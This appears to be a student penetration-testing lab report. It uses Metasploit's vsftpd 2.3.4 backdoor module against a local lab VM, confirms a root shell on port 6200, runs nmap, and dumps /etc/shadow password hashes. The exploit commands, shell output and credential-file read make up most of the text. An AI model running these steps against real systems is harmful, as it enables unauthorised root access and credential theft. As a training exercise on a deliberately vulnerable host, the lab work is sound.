
for backdoor access to the network. Once the network is penetrated, it is possible to achieve root level access to the PC.

8) After finding that an exploit for vsftpd v.2.3.4 was in the MetaSploit database, we ran the exploit to see if we could achieve connection, elevate status to root level, then open port 6200

9) After running the exploit successfully, we confirmed that we were at the root level (whoami) and that our User ID was at level 0 (id).

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.102:6200) at 2020-07-10
16:59:10 -0400

whoami
root
id
uid=0(root) gid=0(root)
```

a. To double check the port status of port 6200 at address 192.168.56.102, we ran another nmap scan just for that address and port. The scan confirmed that port 6200 remained open.


Kali 2020.2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Nmap Scan Report -...
/home/timkali02/D...
timkali02@kali02: ~
timkali02@kali02: ~
02:07 PM
timkali02@kali02: ~
File Actions Edit View Help
/home/timkali02/Documents/EH-13_Final/Step08-10_DisplayShadow - Mousepad
File Edit Search View Document Help
timkali02@kali02: ~
File Actions Edit View Help
Right Ctrl

```
timkali02@kali02:~$ msfconsole
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.102   yes       The target host(s), range CIDR ider
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
```

```
timkali02@kali02:~$ nmap 192.168.56.102 -p 6200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-11 14:06 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00056s latency).

PORT     STATE SERVICE
6200/tcp open  lm-x

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
timkali02@kali02:~$ 
```

10) To confirm that we had full control at root level, we were able to access the /etc/shadow directory and see the user names for the PC.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```